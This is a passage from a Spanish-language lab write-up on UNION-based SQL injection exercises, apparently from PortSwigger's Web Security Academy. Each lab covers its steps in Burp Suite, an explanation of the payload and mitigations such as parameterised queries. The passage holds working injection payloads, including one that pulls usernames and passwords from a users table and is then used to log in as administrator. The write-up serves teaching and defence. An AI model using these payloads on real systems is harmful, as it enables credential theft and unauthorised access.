
- Probando cantidad de columnas en 1




- Determinando cantidad de columnas en 2 Error



- Determinando cantidad de columnas en 3 Correcto



- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** '+UNION+SELECT+NULL,NULL,NULL--
- **Análisis:** Este fragmento de código está diseñado para alterar la lógica original de la base de datos de la siguiente manera:
  - **La comilla simple ('):** Actúa como un carácter de ruptura. Su función es cerrar prematuramente la cadena de texto que el desarrollador definió originalmente (por ejemplo, cerrando la palabra 'Gifts' en la base de datos).
  - **El signo más (+):** Representa un espacio en blanco codificado para su correcta transmisión a través de la URL, permitiendo separar los comandos SQL inyectados.
  - **La instrucción UNION SELECT NULL,NULL,NULL:** Instruye al motor de base de datos a combinar los resultados de la búsqueda legítima con una nueva fila de datos generada por el atacante, compuesta por tres columnas vacías. El uso de la palabra reservada NULL es estratégico; al representar la "ausencia de valor", es compatible con cualquier tipo de dato (texto, números, fechas), evitando que la base de datos genere errores por incompatibilidad de formatos.
  - **Los dos guiones medios (--):** Representan el símbolo de comentario estándar en bases de datos. Su función es indicar al sistema que

ignore por completo cualquier código residual que el programador original haya escrito después de este punto de inyección, garantizando que la consulta maliciosa se ejecute sin errores de sintaxis.

Mitigación recomendada:

Para solucionar esta vulnerabilidad de raíz y cumplir con los estándares de seguridad de OWASP, se requiere la implementación inmediata de Consultas Parametrizadas en el código del lado del servidor. Este enfoque separa estrictamente la estructura de los comandos SQL de los datos proporcionados por el usuario, obligando a la base de datos a tratar cualquier entrada externa únicamente como texto literal, neutralizando así cualquier intento de ejecución de código.

Como medida de defensa en profundidad, se recomienda implementar validación de entradas estricta mediante listas blancas. El parámetro *category* debe ser validado en el servidor para aceptar exclusivamente valores predefinidos que correspondan a las categorías reales del negocio, rechazando cualquier petición que contenga caracteres especiales o estructuras anómalas.

8. SQL injection UNION attack, finding a column containing text

- **Nivel:** Practitioner
- **Tipo de SQLi:** In-band (UNION-based)
- **Objetivo del laboratorio:** Determinar el número de columnas devueltas por la consulta original de la aplicación e identificar qué columna es compatible con datos de tipo texto, inyectando satisfactoriamente una cadena de caracteres específica generada por el sistema.

Explicación técnica de la vulnerabilidad:


El parámetro *category* procesa la entrada del usuario incluyéndola directamente en la consulta a la base de datos sin la debida validación, sanitización o parametrización. Al omitir estas barreras de seguridad, el motor de base de datos interpreta los caracteres especiales introducidos por el usuario como instrucciones ejecutables en lugar de tratarlos como simple texto. Esta deficiencia permite anexar una segunda instrucción lógica (mediante el operador UNION), forzando a la base de datos a extraer información adicional cuyos resultados se reflejan directamente en la interfaz que visualiza el usuario final.

Procedimiento paso a paso:


1. Se intercepta la petición HTTP dirigida al servidor utilizando Burp Suite Proxy.
2. Se envía la petición interceptada a la herramienta Burp Repeater para su análisis iterativo.
3. Se inyecta un vector de prueba inicial en el parámetro *category* para determinar la cantidad de columnas empleadas por la aplicación. Mediante el uso de valores nulos, se confirma empíricamente que la base de datos procesa y devuelve tres columnas sin generar alertas ni excepciones.
4. Se procede a inyectar la cadena de texto objetivo en cada una de las posiciones de las columnas detectadas, de manera secuencial.
5. Se analiza la respuesta del servidor ante cada intento: al introducir el texto en la primera columna, el servidor arroja una excepción técnica (*500 Internal Server Error*), indicando una incompatibilidad en el formato de datos. Posteriormente, al posicionar el texto en la segunda columna, el servidor responde con un código de éxito (*200 OK*) y despliega la cadena de caracteres en la pantalla, confirmando que dicha columna es la ruta viable para la extracción de texto.

Capturas de pantalla:

- Detectando que la segunda columna de la base de datos admite tipo de dato string



- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** '+UNION+SELECT+NULL,'QQ0yuu',NULL--
- **Análisis:**
  - **La comilla simple (')**: Finaliza prematuramente la instrucción legítima programada originalmente por el desarrollador de la tienda.
  - **El signo de suma (+):** Actúa como la codificación de un espacio en blanco en la barra de direcciones de internet, sirviendo para separar los comandos introducidos.
  - **El comando UNION SELECT:** Es la instrucción principal que ordena al sistema combinar los resultados de la tienda normal con la nueva consulta fabricada para el análisis.
  - **El uso de valores NULL:** Se ubican en la primera y tercera posición para evitar conflictos de formato. Este valor representa un "vacío" que es universalmente aceptado por cualquier columna, lo que previene que el sistema colapse mientras se evalúan otras posiciones.
  - **La cadena 'QQ0yuu':** Se ubica intencionalmente en la segunda posición para forzar al sistema a evaluar si dicha columna tiene la capacidad de procesar y mostrar datos alfanuméricos.
  - **Los guiones dobles (--):** Funcionan como un símbolo de "comentario" técnico. Indican al sistema que ignore el resto del código original de la aplicación, previniendo errores de sintaxis que de otro modo bloquearían la ejecución del análisis.

Mitigación recomendada:

Se recomienda enfáticamente la implementación de Consultas Parametrizadas (Prepared Statements) en todas las funciones del código fuente que interactúen con bases de datos. Esta medida defensiva, considerada un estándar indispensable por guías de seguridad globales como OWASP, garantiza que cualquier información ingresada por el usuario sea clasificada estrictamente como "dato literario", imposibilitando que se ejecute como código malicioso. De forma complementaria, se sugiere establecer validaciones de entrada basadas en listas de aceptación (allow-lists), garantizando que el filtro de búsqueda únicamente procese categorías preaprobadas por el sistema de inventario.

9. SQL injection UNION attack, retrieving data from other tables

- **Nivel:** Practitioner
- **Tipo de SQLi:** In-band (UNION-based)
- **Objetivo del laboratorio:** Extraer las credenciales de acceso de todos los usuarios registrados en la base de datos y utilizar la información obtenida para acceder exitosamente a la cuenta del administrador.

Explicación técnica de la vulnerabilidad:


La vulnerabilidad reside en el parámetro *category* de la función de filtrado de productos. La aplicación web toma el texto introducido en este parámetro y lo inserta directamente en la consulta a la base de datos sin ningún tipo de limpieza o validación previa (sanitización).
Para comprenderlo desde una perspectiva gerencial: el sistema está diseñado para solicitar al servidor "muéstrame los productos de la categoría X". Al no verificar qué es exactamente "X", un tercero puede manipular la solicitud para que diga "muéstrame los productos de la categoría X, *y también* muéstrame los nombres de usuario y contraseñas del sistema". La base de datos obedece ambas órdenes y la aplicación web termina mostrando información altamente confidencial en la pantalla del usuario, tratándola visualmente como si fueran artículos del catálogo de productos.

Procedimiento paso a paso:


- Se intercepta la petición HTTP dirigida al servidor utilizando Burp Suite Proxy.
- Se envía la petición interceptada a la herramienta Burp Repeater para su análisis iterativo.
- Se realiza una fase de reconocimiento inyectando consultas de prueba para determinar la estructura de la base de datos, descubriendo que la consulta original devuelve exactamente dos columnas capaces de procesar y mostrar texto.
- Se inyecta el operador lógico que unifica consultas dentro del parámetro *category*, solicitando específicamente las columnas de usuario y contraseña de la tabla interna de registros de la plataforma.
- Se analiza el código fuente de la respuesta del servidor en la sección "Response", localizando la inserción de las credenciales confidenciales dentro de las etiquetas HTML de la tabla de productos.
- Se aísla y documenta la contraseña en texto plano correspondiente al usuario administrador.
- Se navega al portal de autenticación del sistema y se ingresan las credenciales sustraídas, confirmando el acceso privilegiado no autorizado.

Capturas de pantalla:


- Verificando la cantidad de columnas en la tabla



- Recuperando información de los usuarios de la base de datos



- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** '+UNION+SELECT+username,+password+FROM+users--
- **Análisis:** El funcionamiento de esta cadena maliciosa se divide en instrucciones específicas para alterar la lógica del motor de base de datos:
  - **La comilla simple ('):** Actúa como un carácter de escape. Su función es cerrar prematuramente la cadena de texto de la consulta original que el desarrollador programó, permitiendo que lo que siga se interprete como comandos SQL ejecutables y no como simple texto de búsqueda.
  - **La instrucción UNION SELECT:** Es un operador legítimo de SQL utilizado aquí de forma maliciosa. Su función es combinar los resultados de la consulta original de productos con los resultados de una consulta completamente nueva y arbitraria elaborada por el atacante.
  - **Los campos username, password:** Representan las dos columnas exactas que se desea extraer. Al ser dos columnas, se cumple el requisito técnico del operador UNION, el cual exige que ambas consultas coincidan en el número de elementos devueltos.
  - **La directiva FROM users:** Especifica el origen de los datos, indicando al motor de la base de datos que la información solicitada se encuentra en la tabla de almacenamiento de usuarios.
  - **El doble guion medio (--):** Es el símbolo de comentario en SQL. Su función crítica es anular o "comentar" cualquier fragmento de código legítimo que la aplicación tuviera previsto ejecutar después del parámetro evaluado. Esto evita que se generen errores de sintaxis en el servidor, garantizando que la inyección se ejecute de manera limpia e indetectable por los controles básicos.

Mitigación recomendada:

Para erradicar esta vulnerabilidad, se debe evitar categóricamente la concatenación dinámica de cadenas en la construcción de consultas a la base de datos.

La defensa técnica principal es la implementación de Consultas Parametrizadas en el código fuente. Esta técnica estructural asegura que la base de datos trate cualquier entrada del usuario estrictamente como un valor de datos inofensivo y nunca como un comando ejecutable, neutralizando la inyección independientemente de los caracteres especiales utilizados. Adicionalmente, se

recomienda aplicar el principio de Validación de Entradas mediante una lista blanca, asegurando que el parámetro de categoría solo acepte valores predefinidos y conocidos por el negocio (por ejemplo, "Gifts", "Accessories"), bloqueando automáticamente cualquier petición que contenga estructuras o caracteres anómalos. Estas medidas están alineadas con los más altos estándares de desarrollo seguro establecidos por la fundación OWASP.

10. SQL injection UNION attack, retrieving multiple values in a single column

- **Nivel:** Practitioner
- **Tipo de SQLi:** In-band (UNION-based)
- **Objetivo del laboratorio:**

  Extraer las credenciales de todos los usuarios de la base de datos (incluyendo cuentas administrativas) utilizando una vulnerabilidad de inyección SQL, y emplear dicha información para comprometer la plataforma mediante autenticación no autorizada.

Explicación técnica de la vulnerabilidad:

El parámetro vulnerable es la categoría (*category*) utilizado en los filtros de búsqueda de la aplicación. La falla ocurre porque el sistema toma el texto exacto que ingresa el usuario y lo une directamente con las instrucciones internas de la base de datos sin realizar ninguna limpieza, desinfección o verificación previa.
En términos gerenciales, es el equivalente a entregar un formulario firmado en blanco donde cualquier persona puede añadir instrucciones adicionales que el sistema ejecutará ciegamente. Al introducir comandos especiales, la consulta original de la aplicación se altera, obligando a la base de datos a no solo buscar los productos de una categoría, sino también a anexar y revelar información confidencial almacenada en otras tablas internas, como los nombres de usuario y contraseñas.


Procedimiento paso a paso:

- Se intercepta la petición HTTP dirigida al servidor utilizando Burp Suite Proxy al momento de seleccionar una categoría de producto.

